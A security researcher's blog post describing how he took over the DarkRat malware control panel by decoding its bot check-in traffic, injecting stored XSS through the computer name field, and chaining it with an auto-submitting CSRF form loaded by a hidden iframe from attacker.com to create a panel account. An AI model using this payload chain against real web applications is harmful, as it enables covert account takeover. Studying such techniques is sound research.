

DarkRat - Hacking a malware control panel

 fr3d.hk/blog/darkrat-hacking-a-malware-control-panel

1. You are here: fr3d.hk
2. [Malware](#)
3. [DarkRat - Hacking a malware control panel](#)

December 23, 2019 - Reading time: 11 minutes

In this post I will be showing you how I found vulnerabilities in the control panel of a new piece of malware and how I exploited these to be able to take it over. I will also be giving insight into chaining vulnerabilities.

The malware we are talking about today is DarkRat. This nasty bit of code has recently popped up on the least underground hacking forum there is, HackForums. HackForums is a very accessible forum that shows just about anyone how to become a cybercriminal. It is full of very easy to use tools on all kinds of different subjects but today we will be concentrating on its malware & marketplace sections. The developer of today's target is very active on this forum and you will find him posting in these two sections. The actor goes by the name "Dark Spider" and along with his main piece of malware (DarkRat) has created other pieces of malware including an exploit kit (CapeSand). Here is the banner of his profile on the site which I find quite ironic since he is a cyber criminal and someone that is aiding other cyber criminals.



Here is a screenshot of his sales thread for DarkRat.

```

C:\Product\Panel>

Template System Based on Smarty
Dynamic URL Routing based on Bramus Router
Auto Setup for C&C Panel
Cloudflare Proxy Support
Multi User Support for C&C Panel + API
Plugin System for C&C and Bot (PHP & DLL)
Statistics of Botnet & online rates
Advanced Bot Informations
Task Tracking
Task Geo Targeting System
Task Software Targeting System (for .net software)
Download & Execution with Drop & Memory injection
Update Clients
Uninstall Clients
Kill persistence
Encryption between Clients and C&C Server
Raw Gate or Direct Connection
└── Domains or Raw IP(s) are supported

```

```

C:\Product\Bot>

Advanced Custom DLL
└── Support for Panel Extensions
Download & Execution
Persistence Loader
└── Loader for the 'Main Thread'
└── Startup Persistence
    └── Cannot disable 'Startup'
Main Bot is hidden in FileSystem
Spreading Actions
└── Spread Tags for Overview

```

LAVENDER

LIFETIME PLAN

\$84.99

Full Access
Lifetime support
Includes all Plugins

(Includes Setup and Updates)

🛒

SAPPHIRE

LIFETIME PLAN

\$149.99

Full Access
Lifetime support
Includes all Plugins

(Includes Setup and Updates)

🛒

```

C:\Product\Plugins>

Custom Routes for the C&C Panel
└── Overwrite the default routes

```

\$4.99

```

Automated Botshop
└── Botshop Order API with autobuy BTC
└── Frontend onion / clearnet routing

```

\$9.99

```

Monero Miner
└── XMRig base
└── Injected as portable dll
└── Proxy Support and WEB

```

\$4.99

```

hVNC
└── hVNC Remote Control Extension
└── Reverse Connection
└── VNC Viewer

```

\$9.99

The reason how I was able to get my hands on the source code of the control panel for this malware is that the developer was developing the bot and updating it on github publicly, after a friend of mine discovered it and shared it with me I was able to quickly clone the repository and back it up locally. Not long after this the developer discovered that the source code for all of his products had been discovered he proceeded to post this thread.

```

Hello forum,

since some things went wrong in my head, I developed Dark Rat and hereby announce the development has officially stopped!

I'm not interested in causing damage on the internet, as described, DarkRat is a learning base,
you exceeded my expectations and unfortunately also abused them.

Also CapeSand Exploit Kit was never Release for Spreading or something else, it was a lern base bases on a other Exploit kit with new Exploits... not more..
CapeSand is not a replacement for the RIG EXPLOIT kit,
I'm not adding any new updates and exploits, do not trust some blog posts.

since I do not want to support criminals I officially announce the stop of DARKRAT and CAPESAND Development, also all my other tools based on it are dead.

please contact me on jabber for any kind of refund from my products.
needed:
BlockChain Transaction + License key or Contract

Thank you for everything, Darkspider Original 🐍

```

Obviously his products weren't for learning purposes but I'm happy he came to realize that what he was doing is wrong and has now stopped all sales. Onto the main topic of today!

If we look at the traffic that the malware sends to the control panel you will see a post parameter followed with what looks like gibberish to the untrained eye.

```

request=YUhcFpEMDVNREExt1dNek55MHhNek13TFRRReF1UUXRZa1U0WkMweV1qYzFZVGs0T1RCa01tWW1ZMj10Y0hWMFpYsnVZvZFsUFZVWFJWSXRVR
U1tWVc5eWJt0TBQV1poYkh0bEptbHVjM1JoYkd4bFpGSmhiVDB6TGpRNU9UWXhPU1p1W1hSR2NtRnRaWGR2Y21zeVBYUn1kV1VtYm1WMFJuSmhiV1YzYj
NKck16MTBjb1ZsSm01bGRFWn1ZVzFsZDI5eWF6TTFQWFJ5ZFdVbWJtVjBSbkpoY1dWM2IzSnJORDEwY25WbEptRnVkr2wyYVhKMWN6MG1ZbTkWZG1WeWM
ybHziAjB5TgPdU1Dm5jSFZPwVcxhFBXUkhPV3RpZHow0UptTndkVTVoY1dV0VUxYzFNrnBYZDI5VmFxdG5VVEK1ZVZvVGFVGV1VVMnRuWVZSVmRFNXFV
WGR0UTBKRvZVW1ZaMUZEUVhsTWFtTjNVakJvTm1aaGntTm9QV1ZFwNpJbWIZQmxjBwX1WjNONWMzUmxiVDFXTW14MvdrYzVNMk41UVROS1JrNXNZMjVhY
0ZreVZXZFZSMFpxWVhsQmVDWnpjSEpsWVdSMF1XYz1iV0ZwYmc9PQ==

```

For those of you that have any experience with encoding you will notice that there is a trailing two equal signs after the gibberish, this is a sign of padding for base64. If we decode the gibberish with base64 we simply get more gibberish like so.

```

aHdpZD05MDA10WmzNy0xMzIwLTQxYTQtYjU4ZC0yYjc1YTk4NTBkMmYmY29tcHV0ZXJyYw11PVVTRVItUEMmYw9ybm90PWZhbHN1Jm1uc3Rhb
Gx1ZlZJhbT0ZlZjQ50TYxOSZuZXRGcmFtZXdvcmsyPXRydwUmbmV0RnJhbWV3b3JrMz10cnV1Jm51dEZYyW11d29yazM1PXRydwUmbmV0RnJhbW
V3b3JrND10cnV1JmFudG12aXJ1cz0mYm90dmVyc21vb2l1ZjIuMCZncHVOYw11PWRHOwtidz09JmNwdU5hbWU9U1c1MFpxd29VatnUTI5eVp
TaFVUU2tnYVRvRdE5qUXdN0QjEUVUzVZ1FDQX1MamN3UjBoNiZhcMNoPwVEZzImb3B1cm1uZ3N5c3R1bT1WmMx1Wkc5M2N5QTNJRk5sY25acFky
VwdVR0ZqYX1BeCZzCHJ1YWR0Yw9bWFpbg==

```

Hopefully you can notice from what I said in the previous paragraph that this is again base64. Decoding it again will give us what we are looking for.


```

hwid=90059c37-1320-41a4-b58d-2b75a9850d2f&computername=USER-
PC&aornot=false&installedRam=3.499619&netFramework2=true&netFramework3=true&netFramework35=true&netFramework4=true&antivirus=&botversio
n=2.2.0&gpuName=dG9kbw==&cpuName=SW50ZlWwouikgQ29yZShUTSkgatUTnJqWMCBDUFUGQcAYLjcwR0h6&arch=eDg2&operingsystem=V2luZG93cyA3IFN1cnZpY2UgU
GFjayAx&spreadtag=main


```

We can now see that the malware is sending an initial POST to the control panel, informing it of the specs and details of the computer it has just been run on. There are pieces of information that are base64 encoded within this already double decoded request but I won't concentrate on those as they are just names of what hardware and software the computer is using. So now that we know what the malware is sending to the control panel let's look at the panel itself.


This is what the DarkRat main panel looks like after setup.




Tasks page



Bots page



Settings page




So lets now take the POST request the malware sent to the panel and send it to my localhost and see what happens. I have recreated the post within a web security tool called burp.

```
POST /request HTTP/1.1
Host: localhost
User-Agent: YVyVQPAr
Content-Type: application/x-www-form-urlencoded
Content-Length: 642
Connection: close
```

```
request=YUhcFpEMDVNREExTldNek:5SMHhNek:13TFRReFlUUXRZaLUOWk:MweVlqYzFZVGsOT1RCa0ltWW1ZMj10Y0hWMPpYSnVZVzFsUFZVWFJWSXR
VRUlcWVcSeWJt0TBQVlpoYrch0bEptbHVjMlJoYrd4bFpGSsmhiVDB6TGpRNU9UWQhPUIp1WlhSR2NcRnRaWGR2Y2lzeVBYUnlkV1VtYm1WmfJuSmhiV1
YzYjNkck16MTBjb1ZsSm01bGRFWn1ZVzFsZDI5eWF6TTFQWFJSZFdVbWJtVjBSbkrp0YldWM2IzSnJ0RDEwY2S5WbEptRnVrR2wyYVhKMWN6MG1ZbTrwZ
G1WeWMybHZiajb5TGPjdULDWm5jSFZPWVcxbFBXUkhPV3RpZHow0UptTndrVTVoY1dV0VUxYzFNRnBYZDI5VmFXdG5VVEk:1ZVZwVGFV1VVMnRuWVZS
VmRFXNfVWGR0UTBKRZVZVW1ZaMUZEUVhsTWftTjNVakrJvTmlaaGNtTm9QV1ZFwNpJbWIZQmxjBwXlWjNONWmzUmxivDFXTW14MvdrYzVNMdr41UVR0S1J
rNXQZMjVhY0ZreVZXZFZSMFpxWVhsQmVDWnpjSEpsWVdSMFLXYzliV0ZwYmc9PQ==
```

And we get a successful update on the control panel.



So let's take a look at what is actually handling this request. Within the panel source code there is a file called bot handler, this handles the malware connecting to the control panel. This file checks if the bot (infected computer) is in the database and if not it then prepares to insert the computers details into the database. This is done using SQL statements in php but what the author forgets to do is to encode or remove special characters from what it inserts. This is exactly what we want as this will lead to XSS. XSS or cross site scripting is when you manage to inject html into a webpage through user submitted content. On the main page we see the names of the computers that have been infected. Here is what it looks like after I sent my request.

Latest Installs


These bots are the newest

N/A 18 Minutes Ago

USER-PC

So what happens if we replace "USER-PC" with something like "<script>alert(1);</script>"? To quickly explain this I am inserting a script tag that will run the JavaScript between the tags, If you don't understand what I am talking about please read this: [Introduction to XSS](#) so now that you can see what I am doing let's actually put it into practice.

In the decoded request I replace "USER-PC" with "<script>alert(1);</script>" and then double base64 encode it and send it back to the panel. Refreshing the panel we get alerted by this.



So now we can see that the XSS worked and this means that we can now insert whatever html/JavaScript we want into the main page for the malware operator to see. Obviously we don't actually want the malware operator to get any visual indication that we have hacked his control panel so after our payload we can insert a bit of text so that the original "USER-PC" still appears.

Now that we have XSS we need to chain it with something else so that we can take over the control panel. A useful web vulnerability we can use is CSRF or cross site request forgery. This is when you make the browser do something to emulate what a user would do. In this case we want the operator to add a new user to the control panel so that we can access it. To do this we need to send a POST request to the settings page that will then add the user to the panel. Here is the post that is sent when you try to add a new user to the control panel.

```
POST /settings HTTP/1.1
Host: localhost.
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Origin: http://localhost.
Connection: close
Referer: http://localhost./settings
Cookie: PHPSESSID=jk18er12er3o7autdmr4ecsth4
Upgrade-Insecure-Requests: 1

createuser_username=guestuser&createuser_password=guestuser
```

So now from this we can use a tool within burp to create a CSRF payload from this.

CSRF HTML:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <script>history.pushState('', '', '/')</script>
    <form action="http://localhost./settings" method="POST">
      <input type="hidden" name="createuser&#95;username" value="guestuser" />
      <input type="hidden" name="createuser&#95;password" value="guestuser" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```


What this is doing is automatically submitting a form to the settings panel that emulates what the control panel operator would be submitting if they were to add a new user to their panel. You can see on the right the values "guestuser" being set as the value for the user and password input fields. Now we want this form to automatically be submitted once viewed. The new html looks like this.

```
1 <html>
2   <body>
3     <script>history.pushState('', '', '/')</script>
4     <form action="%s" method="POST">
5       <input type="hidden" name="createuser&#95;username" value="guest" />
6       <input type="hidden" name="createuser&#95;password" value="guest" />
7       <input type="submit" value="Submit request" />
8     </form>
9     <script>
10      document.forms[0].submit();
11    </script>
12  </body>
13 </html>
```

You can see the JavaScript at the end, this automatically submits the form upon visit. Due to the way the developer has configured the database I have only 100 characters that I can enter into the pc name column. This means that I cannot directly enter this piece of code into the site as it is well over the 100-character limit, so I have to display it differently. This can be done with an iframe. An iframe displays another webpage within a webpage which is perfect for our needs. We can use this iframe that has a style set so that it is invisible to the user. So if we save the html above as "payload.html" and host it at our domain of attacker.com then our new iframe payload will look like this.

```
<iframe src="http://attacker.com/payload.html" style="width:0;height:0;border:none;"></iframe>
```

So now that we have our final payload we can then append "USER-PC" to the end so that it displays something that the control panel operator expects to see for maximum stealth. We can now insert this into our payload, encode it twice and send it to the control panel. Once the operator views his control panel then he will be secretly adding a user to his control panel. I can then monitor requests to my domain & host so that I know when this user has been added. Now that I have access I can remove all the infected computers by adding this command to the panel.

Status	Command	Type	Executions	Task Details
	killpersistence	uninstall	0 / unlimited	More Info

And there we go! That brings this blog post to a close. I hope that you enjoyed the read and learnt something! Until next time, goodbye!